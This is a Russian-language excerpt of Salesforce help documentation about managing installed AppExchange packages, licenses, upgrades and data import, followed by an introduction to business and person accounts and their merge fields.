Тип пакета	Данный атрибут определяет управляемый или неуправляемый пакет.

Атрибут	Описание
Инструкции по пост-установке	Ссылка на сведения о настройке установленного пакета. Чтобы разрешить обновление сведений отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.
Издатель	Публикатор списка AppExchange — это пользователь или организация Salesforce, опубликовавшая список. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Примечания к выпуску	Ссылка на примечания к выпуску для данного пакета. Чтобы предоставить преждевременный доступ к сведениям и разрешить их обновление отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.
Вкладки	Количество настраиваемых вкладок в пакете.
Имя версии	Имя данной версии пакета. Имя версии — это маркетинговое название конкретного выпуска пакета. Данное поле является более описательным, чем поле «Номер версии».
Номер версии	Номер последней установленной версии пакета. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Номер версии соответствует выпуску пакета. Поле «Имя версии» является более описательным. Компонент номер_исправления добавляется только при создании исправления. В противном случае номер_исправления считается нулевым.

Неиспользуемые компоненты

При необходимости просмотрите список компонентов, удаленных разработчиком в текущей версии пакета. Поле, являющееся частью управляемого пакета, больше не используется и может быть удалено, при условии, что оно не используется в настраиваемых интеграциях. Перед удалением настраиваемого поля можно сохранить данные через настройки, для этого введите строку «*Экспорт данных*» в поле «Быстрый поиск», затем выберите пункт **«Экспорт данных»**. Удаленный неиспользуемый компонент отображается в данном списке в течение 15 дней. В течение этого срока поле и все его данные могут быть восстановлены или удалены без возможности восстановления. Некоторые свойства восстановленного поля могут быть потеряны или изменены. По истечении 15 дней поле и все его данные удаляются без возможности восстановления.

Ниже перечислены отображаемые сведения о компоненте.

Атрибут	Описание
Действие	Отображается одно из двух значений: • **Восстановить** • **Удалить**

Атрибут	Описание
Имя	Данный атрибут отображает имя компонента.
Родительский объект	Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля.
Тип	Данный атрибут отображает тип компонента.

Компоненты пакета

При необходимости просмотрите список компонентов, добавленных в установленный пакет. Ниже перечислены отображаемые сведения о компоненте.

Атрибут	Описание
Действие	Отображается одно из двух значений: • **Восстановить** • **Удалить**
Имя	Данный атрибут отображает имя компонента.
Родительский объект	Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля.
Тип	Данный атрибут отображает тип компонента.

СМ. ТАКЖЕ:

Импорт данных пакета
Управление установленными пакетами

Импорт данных пакета

При удалении пакета AppExchange система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. При повторной установке пакета эти данные могут быть импортированы.

Чтобы импортировать данные пакета AppExchange, воспользуйтесь одним из доступных инструментов ниже.

- При использовании версии Group Edition воспользуйтесь соответствующим мастером импорта.
- При использовании версии Professional Edition воспользуйтесь соответствующим мастером импорта или любым совместимым средством интеграции партнеров Salesforce, являющихся независимыми поставщиками ПО.
- При использовании версии Enterprise Edition, Developer Edition, Performance Edition или Unlimited Edition воспользуйтесь приложением Data Loader.

Примечания к импорту данных пакета AppExchange

- Система Salesforce преобразует экспортированные поля даты в поля даты/времени. Прежде чем выполнить импорт, рекомендуем преобразовать соответствующие поля в поля даты.
- Система Salesforce экспортирует все поля даты/времени по Гринвичу. Прежде чем выполнить импорт, рекомендуем преобразовать данные поля в соответствующий часовой пояс.
- Импортируемые значения полей типа «Автонумерация» могут отличаться. Чтобы сохранить предыдущие значения, рекомендуем создать настраиваемое поле типа «Автонумерация» перед импортом данных.
- Система Salesforce обновляет системные поля (например, «Дата создания» и «Дата последнего изменения») во время импорта. Чтобы сохранить предыдущие значения данных полей, обратитесь в службу поддержки Salesforce.
- Взаимосвязи не добавляются в файл экспорта. Взаимосвязи «Основная—подробная» или «Поиск» должны быть восстановлены после импорта данных.
- В отличие от кодов типа записи, имя типа записи не может быть экспортировано.
- Журнал поля не может быть экспортирован.
- Настройки пакета должны быть восстановлены после его установки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта данных пакета Force.com AppExchange:

- Полномочия, необходимые для использования выбранного инструмента импорта (например, мастера импорта или приложения Data Loader).

СМ. ТАКЖЕ:

Просмотр сведений об установленном пакете

Управление установленными пакетами

Управление лицензиями для установленных пакетов

При установке лицензированного управляемого пакета из каталога AppExchange организация приобретает определенное количество лицензий у разработчика или издателя пакета. Каждая лицензия может быть назначена пользователю организации. Чтобы предоставить лицензии дополнительным пользователям при назначении всех доступных лицензий, рекомендуем переназначить текущие или купить дополнительные лицензии. Чтобы получить дополнительные лицензии, обратитесь к издателю управляемого пакета.

Прим.: При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

1. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**.
2. Щелкните ссылку **«Управление лицензиями»** напротив нужного пакета.

   Прим.: Лицензии на пакет могут назначаться только при наличии доступа к пакету и как минимум одной доступной лицензии.

   - Чтобы назначить лицензии дополнительным пользователям, щелкните **«Добавить пользователей»**.
   - Чтобы удалить лицензию пользователя, щелкните ссылку **«Удалить»** напротив имени нужного пользователя. Чтобы удалить лицензии нескольких пользователей, нажмите кнопку **«Удалить несколько пользователей»**.
   - Чтобы отсортировать пользователей по возрастанию на основе сведений, указанных в столбце, щелкните заголовок нужного столбца. Чтобы отсортировать записи по убыванию, щелкните заголовок нужного столбца еще раз.
   - Чтобы показать или скрыть дополнительные записи, щелкните ссылку **«больше»** или **«меньше»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на пакет AppExchange:

- Управление пакетными лицензиями

СМ. ТАКЖЕ:

Назначение лицензий для управляемых пакетов
Назначение лицензий для установленных пакетов
Удаление лицензий для установленных пакетов
Отправка ответов на запросы менеджера лицензий

Назначение лицензий для управляемых пакетов

При установке лицензированного управляемого пакета из каталога AppExchange организация приобретает определенное количество лицензий у разработчика или издателя пакета. Каждая лицензия может быть назначена пользователю организации. Чтобы предоставить лицензии дополнительным пользователям при назначении всех доступных лицензий, рекомендуем переназначить текущие или купить дополнительные лицензии. Чтобы получить дополнительные лицензии, обратитесь к издателю управляемого пакета.

Связанный список «Управляемые пакеты» на странице сведений о пользователе содержит все управляемые пакеты, назначенные данному пользователю. Назначение лицензии на управляемый пакет предоставляет пользователю доступ к данному пакету в системе Salesforce. В данном списке не содержится неуправляемых пакетов, которым невозможно назначить лицензии.

Прим.: При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

Чтобы назначить пользователю лицензию на один из доступных управляемых пакетов, выполните перечисленные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Нажмите кнопку **«Назначить лицензии»** в связанном списке «Управляемые пакеты».
3. Выберите нужный пакет. Все доступные управляемые пакеты отображаются в списке «Неназначенные пакеты». Система Salesforce автоматически перемещает выбранный пакет в список «Выбранные пакеты».

   Список «Неназначенные пакеты» содержит все пакеты, которые могут быть доступны пользователю при назначении лицензии. Данный список не содержит неуправляемых, удаленных, используемых и недоступных пакетов.

   - Чтобы просмотреть пакеты, имена которых начинаются с определенной буквы, щелкните нужную букву. Чтобы просмотреть все доступные управляемые пакеты, щелкните ссылку **«Все»**.
   - Чтобы выбрать все пакеты, перечисленные в списке «Неназначенные пакеты» на текущей странице, и добавить их в список «Выбранные пакеты» ниже, щелкните **«выбрать перечисленное»**.
   - Чтобы переместить пакеты из области «Выбранные пакеты» в область «Неназначенные пакеты», щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.
4. Нажмите кнопку **«Добавить»**.

Чтобы отменить лицензию пользователя, щелкните ссылку **«Удалить»** напротив имени соответствующего пакета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования пользователей:

- Управление внутренними пользователями

Для управления лицензиями на пакет AppExchange:

- Управление пакетными лицензиями

СМ. ТАКЖЕ:

Управление лицензиями для установленных пакетов

Назначение лицензий для установленных пакетов

Чтобы назначить лицензии пользователям Force.com AppExchange, выполните указанные ниже действия.

Прим.: При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

1. Введите строку *«Установленные пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**, чтобы найти установленные пакеты с доступными лицензиями.
2. Щелкните ссылку **«Управление лицензиями»** напротив имени нужного пакета.
3. Нажмите кнопку **«Добавить пользователей»**.
4. Выберите нужное представление в раскрывающемся списке или щелкните ссылку **«Создать новое представление»** для разработки собственного настраиваемого представления.
5. Чтобы отфильтровать пользователей по начальной букве фамилии, щелкните нужную букву. Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните **«Все»**.
6. Выберите пользователей.
   - Чтобы выбрать отдельных пользователей, воспользуйтесь флажками. Выбранные пользователи отображаются в списке «Выбрано». Если список содержит всех пользователей, которым должны быть назначены лицензии, нажмите кнопку **«Добавить»**.
   - Чтобы выбрать всех пользователей в текущем представлении, щелкните **«Добавить всех пользователей»** и нажмите кнопку **«ОК»**.

Прим.: При необходимости добавьте отдельного пользователя посредством страницы сведений о пользователе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на приложение AppExchange:

- Управление пакетными лицензиями

СМ. ТАКЖЕ:

Управление лицензиями для установленных пакетов

Удаление лицензий для установленных пакетов

Чтобы удалить лицензии на пакет AppExchange для нескольких пользователей, выполните указанные ниже действия.

1. Введите строку *«Установленные пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**.
2. Щелкните ссылку **«Управление лицензиями»** напротив имени нужного пакета.
3. Нажмите кнопку **«Удалить несколько пользователей»**.
4. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
5. Чтобы отфильтровать пользователей по начальной букве фамилии, щелкните нужную букву. Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните **«Все»**.
6. Выберите пользователей.
   - Чтобы выбрать отдельных пользователей, воспользуйтесь флажками. Выбранные пользователи отображаются в списке «Выбрано для удаления». Если список содержит всех пользователей, лицензии которых должны быть удалены, нажмите кнопку **«Удалить»**.
   - Чтобы выбрать всех пользователей в текущем представлении, щелкните **«Удалить всех пользователей»** и нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на пакет AppExchange:

- Управление пакетными лицензиями

Лицензии на пакет AppExchange могут быть также удалены указанными ниже способами.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Пользователи»** и щелкните **«Удалить»** напротив пакета в списке управляемых пакетов.
2. Введите строку *«Установленные пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**. Затем щелкните **«Управляемые лицензии»** напротив имени пакета и щелкните **«Удалить»** напротив пользователя.

СМ. ТАКЖЕ:

Управление лицензиями для установленных пакетов

Отправка ответов на запросы менеджера лицензий

Менеджер лицензий — это организация Salesforce, которая отслеживает всех подписчиков Salesforce, устанавливающих отдельный пакет AppExchange. При необходимости администратор Salesforce может назначить менеджером лицензий другую организацию. Менеджером лицензий может быть назначена организация, которая не используется для управления пакетом. Чтобы выбрать другую организацию, администратор должен знать только адрес эл. почты (а не имя пользователя Salesforce). Если администратор Salesforce выбирает стороннего менеджера лицензий и вводит адрес эл. почты текущего пользователя, то пользователь получает электронный запрос на управление лицензиями.

Чтобы ответить на запрос, выполните указанные ниже действия.

1. Щелкните ссылку в соответствующем электронном запросе. Запрос на регистрацию отображается в организации Developer Edition инициатора запроса.
2. Чтобы завершить регистрацию, нажмите кнопку **«Принять»**. Чтобы отклонить запрос и закрыть обозреватель, нажмите кнопку **«Отклонить»**. В этом случае ссылка будет недоступна для повторного использования.

   Прим.: Если запрос принят, разрешите системе Salesforce автоматическое создание записей в организации Salesforce для отслеживания сведений о данном пакете. Организация менеджера лицензий выбирается один раз и не может быть изменена.

3. Введите имя пользователя и пароль для организации Salesforce, которая должна использоваться для управления лицензиями данного пакета. Менеджером лицензий может быть назначена любая организация Salesforce, установившая бесплатное приложение для управления лицензиями (LMA) из каталога Force.com AppExchange.
4. Нажмите кнопку **«Подтвердить»**.

СМ. ТАКЖЕ:

Управление лицензиями для установленных пакетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ответа на запросы:

- Настройка приложения

Назначение лицензий посредством интерфейса API

Администраторы могут использовать интерфейс API для назначения или аннулирования лицензий на любой управляемый пакет, установленный в организации. Сведения о лицензии для пакета хранятся посредством двух объектов (PackageLicense и UserPackageLicense), доступных ранее только на странице «Управление лицензиями» меню «Настройка». Теперь данные объекты являются стандартными, поэтому администраторы могут назначать лицензии отдельным пользователям посредством вызовов API. Данный алгоритм позволяет ускорить и упростить процесс управления пакетными лицензиями в организации подписчика (особенно при широкомасштабных развертываниях).

Например, администратор устанавливает приложение, которое должно использоваться всеми 200 торговыми представителями компании. При назначении лицензии каждому торговому представителю посредством пользовательского интерфейса администратору придется потратить много времени и сил. При использовании интерфейса API администратор может назначить лицензии всем торговым представителям на основе их профиля всего одним действием.

Ниже перечислены некоторые типовые задачи, которые могут выполняться администраторами посредством интерфейса API.

- Определение используемого и доступного количества пакетных лицензий.
- Проверка отдельного пользователя на наличие пакетной лицензии.
- Просмотр списка всех пользователей, имеющих пакетную лицензию.
- Назначение пакетной лицензии пользователю или группе пользователей.
- Аннулирование пакетной лицензии, назначенной пользователю ранее.

Дополнительную информацию об объектах PackageLicense и UserPackageLicense и пример кода см. в документе Object Reference for Salesforce and Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления лицензиями на приложение AppExchange:

- Управление пакетными лицензиями

Обновление пакетов

Система Salesforce позволяет обновлять только управляемые пакеты. Издатели могут публиковать обновления для управляемых пакетов и уведомлять установщиков о наличии новой версии. Затем обновление может быть установлено установщиками управляемого пакета.

1. Прежде чем установить обновление, убедитесь, что приложение установлено из управляемого пакета. Найдите значок «Управляемый — установленный» на страницах сведений о каждом компоненте и в списке установленных пакетов.

   Обновления доступны только для приложений, установленных из управляемого пакета.

2. Чтобы установить обновление, выполните действия, аналогичные установке любого другого пакета из каталога AppExchange. При наличии ссылки на новую версию пакета выберите данную ссылку и установите пакет в организации. Первая страница мастера установки отображает текущую установленную версию, новую версию и список дополнительных компонентов, добавленных в новую версию.

Примечания к обновлению управляемых пакетов

Ниже перечислены рекомендации по обновлению управляемого пакета.

- Все текущие настраиваемые объекты, развернутые ранее, доступны без ограничений. Система Salesforce напоминает о развертывании любых новых или неразвернутых ранее настраиваемых объектов.
- Параметры профиля для компонентов пакета могут быть изменены клиентом, но не могут быть обновлены разработчиком пакета. Если разработчик изменяет параметры профиля после выпуска пакета, то данные изменения не будут добавлены в обновление. Клиенты должны будут вручную обновить параметры профиля после обновления пакета. Обратите внимание, что наборы полномочий пакета могут быть обновлены разработчиком, поэтому любые изменения, внесенные разработчиком, будут отображаться в организации клиента после обновления пакета.
- Универсальные обязательные настраиваемые поля, добавленные разработчиком, содержат стандартные значения.
- Если компонент доступен для редактирования, но недоступен для обновления, то соответствующие значения средства перевода исключаются из обновлений.
- Если API-доступу установленного пакета присвоено значение «Ограниченный», обновления будут установлены только в том случае, если обновленная версия не содержит элементов s-control. Если обновленная версия содержит элементы s-control, то API-доступу установленного пакета должно быть присвоено значение «Неограниченный».
- При обновлении пакета игнорируются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange »

Для установки и удаления пакетов:

- Загрузка пакетов AppExchange

Установка пакетов. Вопросы и ответы

- Можно ли удалить пакеты, установленные из каталога AppExchange?
- Кто может использовать каталог AppExchange?
- Почему не удается установить или обновить пакет?
- Можно ли настроить пакеты AppExchange?
- Кто может использовать пакеты AppExchange?
- Как обновить установленный пакет?
- Насколько безопасны устанавливаемые компоненты?
- Что происходит с префиксом пространства имен при установке пакета?
- Можно ли повторно установить удаленный пакет AppExchange?
- Учитываются ли настраиваемые объекты, вкладки и приложения из устанавливаемого пакета AppExchange ограничениями моей версии Salesforce?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Можно ли удалить пакеты, установленные из каталога AppExchange?

Да. Все установленные пакеты отображаются на странице «Установленные пакеты». Чтобы удалить пакет, щелкните ссылку **«Удалить»** напротив имени нужного пакета.

Кто может использовать каталог AppExchange?

Просмотр и проверка списков AppExchange доступны любому пользователю. Администраторы Salesforce и пользователи с полномочием «Загрузка пакетов AppExchange» могут устанавливать приложения AppExchange. Чтобы опубликовать приложение в каталог AppExchange, пользователь должен иметь полномочия «Создание пакетов AppExchange» и «Передача пакетов AppExchange».

Почему не удается установить или обновить пакет?

Ниже перечислены возможные причины ошибок установки.

- Пакет содержит настраиваемые объекты, которые могут инициировать превышение ограничения для настраиваемых объектов организации.
- Пакет содержит настраиваемые вкладки, которые могут инициировать превышение ограничения для настраиваемых вкладок организации.
- Версия пакета, связанная с данным URL-адресом установки, является нерекомендуемой ввиду загрузки разработчиком пакета более новой версии. Чтобы получить новый URL-адрес установки, обратитесь к издателю пакета.
- Пользователь пытается установить расширение к основному пакету, который не установлен.
- Пакет требует наличия определенных компонентов в организации или обязательных функций в текущей версии системы.
- Пакет содержит код Apex, а текущий пользователь не может выполнять Apex в организации.
- Устанавливаемый пакет содержит ошибку теста Apex.

Можно ли настроить пакеты AppExchange?

Да. Все пакеты доступны для настройки. Однако некоторые аспекты управляемых пакетов не могут быть изменены, так как обеспечивают совместимость пакета с будущими версиями.

Список редактируемых компонентов управляемого пакета см. в Руководстве ISVforce.

Кто может использовать пакеты AppExchange?

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбирать профили, которым должен быть доступен пакет, во время его установки. Версии Professional Edition и Group Edition предоставляют всем пользователям профиля полный доступ к установленным пакетам. Независимо от текущей версии системы, всем устанавливаемым настраиваемым объектам назначается режим «В разработке», позволяющий скрывать объекты ото всех стандартных пользователей. Просмотр настраиваемых объектов, которым назначен режим «В разработке», доступен только при наличии полномочия «Настройка приложения». Чтобы предоставить другим пользователям доступ к пакету, назначьте настраиваемому объекту статус «Развернуто».

Как обновить установленный пакет?

Управляемые пакеты доступны для полного обновления. Прежде чем установить пакет, обратитесь к его издателю и убедитесь, что пакет является управляемым.

Насколько безопасны устанавливаемые компоненты?

Компания Salesforce регулярно проверяет все общедоступные приложения каталога AppExchange на соответствие текущим требованиям безопасности. Устанавливаемым сторонним приложениям, которым предоставляется доступ к данным, могут быть доступны другие данные организации, в которую установлен пакет. Приложения, доступные в личных списках, не проверяются на безопасность, поэтому должны устанавливаться в организацию только после тщательной проверки ее администратором.

Что происходит с префиксом пространства имен при установке пакета?

Префикс пространства имен — это глобально уникальный идентификатор, который можно запросить для создания управляемого пакета. Все компоненты устанавливаемого управляемого пакета, полученного от стороннего разработчика, содержат префикс пространства имен данного разработчика. Неуправляемые пакеты могут содержать префикс пространства имен, поскольку они разработаны в организации, содержащей управляемый пакет. Это пространство имен не используется вне организации разработки (публикатора). Если неуправляемый пакет установлен в организации, не содержащей пространства имен, то неуправляемые компоненты не содержат пространства имен в организации подписчика. Если неуправляемый пакет установлен в организации, содержащей пространство имен, то компоненты получают пространство имен организации подписчика.

Можно ли повторно установить удаленный пакет AppExchange?

Да. Повторная установка пакета аналогична обычной установке.

Учитываются ли настраиваемые объекты, вкладки и приложения из устанавливаемого пакета AppExchange ограничениями моей версии Salesforce?

Нет. Настраиваемые объекты, вкладки и приложения пакета, устанавливаемого из каталога AppExchange, не учитываются ограничениями, заданными для версии Salesforce. Тем не менее, другие типы настраиваемых компонентов (например, настраиваемые поля), используемые пакетом, учитываются соответствующими ограничениями для версии Salesforce.

Прим.: Данные правила применяются только к управляемым пакетам, указанным в общедоступных списках AppExchange. При установке неуправляемого пакета или управляемого пакета, отсутствующего в общедоступных списках AppExchange, его настраиваемые объекты, вкладки и приложения учитываются ограничениями для версии Salesforce.

Повышение показателей успешности продаж при помощи Salesforce

Вы готовы добиться больших успехов в продажах? Узнайте подробнее об основных функциях обеспечения продаж Salesforce, а также о средствах повышения производительности.

Основные функции для обеспечения продаж

Управление базовыми компонентами: люди, которым вы продаете товары, предлагаемые продукты и услуги и другие функции.

- Организации
- Контакты
- Интересы
- Кампании
- Возможности
- Продукты и прайс-листы
- Контракты
- Интеграция с соцсетями
- Управление территориями предприятия
- Совместные прогнозы
- Data.com

Функции для повышения производительности продаж

Повысьте эффективность использования Salesforce за счет отслеживания событий, сообщения с клиентами по эл. почте и т. п.

Ознакомьтесь дополнительно с информацией о функциях для повышения производительности продаж.

Sales Cloud Einstein

Функции продукта Sales Cloud Einstein (основные прогнозы, интеллектуальные рекомендации и своевременная автоматизация) позволяют вам значительно повысить эффективность групп сбыта на каждом этапе процесса продаж. Sales Cloud Einstein — это ваш собственный отдел интеллектуальной обработки данных, который учится на действиях продаж вашей группы и на данных CRM и помогает вам выявить лучшие интересы, более эффективно обрабатывать возможности и легко сохранять клиентов.

Ознакомьтесь дополнительно с информацией о функциях для Sales Cloud Einstein.

Продажи клиентам

Управление людьми и организациями-покупателями

Определение клиентов, конкурентов и партнеров

Организации

Используйте организации Salesforce для хранения информации о ваших клиентах или объектах, с которыми работаете, такими как компании, учебные заведения, государственные органы или отдельные люди.

Рекомендуем воспринимать организацию как папку, предназначенную для хранения любой информации о клиенте. Например, при сохранении сведений о компании пользователи могут указывать ее название, расположение, контактное лицо, прошлые или текущие заказы и другую связанную информацию. Можно также хранить журнал телефонных звонков или запросов на обслуживание.

Система Salesforceпозволяет хранить сведения о компании (название, расположение, веб-сайт и т. д.) посредством *записи организации*. Сведения, связанные с организацией (например, контактное лицо, примечания и заказы), хранятся посредством других типов записей. СистемаSalesforce позволяет быстро находить все записи, связанные с каждой организацией, путем их перечисления на начальной странице записи организации. Воспользуйтесь вкладкой «Организации» для обнаружения, создания, удаления, сортировки и фильтрации организаций. Выберите нужную организацию для просмотра начальной страницы записи, редактирования сведений и получения доступа к другим связанным записям.

Ниже перечислены некоторые рекомендации по использованию организаций.

BSalesforce поддерживаются два типа организаций.

По умолчанию организацииSalesforce являются *организациями*- компаниями. Организации-компании используются для хранения информации о компаниях или других учреждениях. При необходимости администраторыSalesforce могут также настраивать *организации-лица*, которые используются для хранения информации об отдельных людях. Например, организациями-лицами могут быть покупатели интернет-магазина, посетители спортзала, туристы или другие отдельные потребители. В зависимости от целевой аудитории продаж компания может использовать организации одного или обоих типов.

Прим.: В интерактивной справке Salesforce и другой документации термин *организация* относится к организациям-компаниям и организациям-лицам. Термины «*организации-компании*» и «*организации-лица*» используются при наличии различий между данными двумя типами организаций.

Возможность переименования организаций

Администратор Salesforce может переименовать организации в соответствии с текущими бизнес-требованиями (например, *Клиенты* или *Пациенты*). Тем не менее в интерактивной справке Salesforce будет использоваться только термин *организации*.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Возможность доступа к организациям на мобильных устройствах

Организации могут быть доступны посредством полной версии системы Salesforce или мобильного приложения Salesforce1 (если доступ к Salesforce1 включил ваш администратор Salesforce).

Возможность связывания организаций с социальными сетями и новостями

При использовании функции «Социальные организации, контакты и интересы», компонента «Новости» (толькоLightning Experience) или Data.com Clean система позволяет просматривать дополнительные сведения и обновления об организациях.

СМ. ТАКЖЕ:

- Создание и обновление учетных записей
- У кого есть доступ к записям организации?
- Социальные организации, контакты и интересы
- Группы, работающие с организациями
- Управление электронной почтой в Lightning Experience

Что такое организация-лицо?

Организации-лица хранят информацию об отдельных клиентах.

По умолчанию организации Salesforce являются *организациями-компаниями*. Организации-компании используются для хранения информации о компаниях или других учреждениях. При необходимости администраторы Salesforce могут также настраивать *организации-лица*, которые используются для хранения информации об отдельных людях. Например, организациями-лицами могут быть покупатели интернет-магазина, посетители спортзала, туристы или другие отдельные потребители. В зависимости от целевой аудитории продаж, компания может использовать организации одного или обоих типов.

Организации-лица отличаются от организаций-компаний. Например, организации-лица не могут иметь контакты. Запись организации-лица позволяет хранить сведения, которые, как правило, сохраняются для деловых контактов, например имя и фамилия. Обычно вы сохраняете организацию-лицо как контакт. Например, можно пригласить организацию-лицо на встречу или связать ее с кампанией. Остальные различия между организациями-лицами и организациями-компаниями см. в разделе «Алгоритмы организаций-лиц».

Прим.: В интерактивной справке Salesforce и другой документации термин *организация* относится к организациям-компаниям и организациям-лицам. Термины «*организации-компании*» и «*организации-лица*» используются при наличии различий между данными двумя типами организаций.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Поведение организаций-лиц
- Организации

Рекомендации по использованию полей слияния для организаций-лиц

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Поля слияния могут использоваться в теме и тексте настраиваемых HTML-шаблонов. Если используются поля слияний, следует понимать принципы их работы и воздействия на объединенные документы и эл. почты.

- Если включена поддержка организаций-лиц, то поля организаций-компаний и организаций-лиц доступны в качестве полей слияния организаций. Поля организации, используемые только в организациях-лицах (например, «Дата рождения», «Эл. почта» и «Должность»), содержат префикс Account.Person в именах полей слияния. Например, `{!Account.PersonBirthdate}`.
- Поле слияния {!Account.IsPersonAccount} позволяет определить тип текущей организации: организация-лицо или организация-компания.
- Некоторые поля организаций могут потерять свою уникальность, так как их имена и метки могут совпадать с полями контактов, принадлежащих организациям. Данные поля отображаются на странице организаций со значком организации-лица ( ). Убедитесь, что все настраиваемые поля организаций используют уникальные имена и метки. В противном случае поле слияния может ссылаться на другое поле. Дополнительную информацию см. в разделе «Что такое организация-лицо?» на странице 1413.

Важное замечание:

- Если настраиваемые объекты используют одинаковые имена или метки, то при использовании списка «Доступные поля слияния» отображаются только поля одного настраиваемого объекта. Чтобы гарантировать возможность выбора полей слияния других объектов, рекомендуем использовать уникальные имена и метки для всех настраиваемых объектов.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Организации

Правила проверки для организаций-лиц

Правила проверки для организаций-лиц

Важное замечание: Включение организаций-лиц является необратимым. Поэтому действующим клиентам мы рекомендуем создать безопасную среду, чтобы просмотреть, каким образом организации-лица повлияют на их организацию.

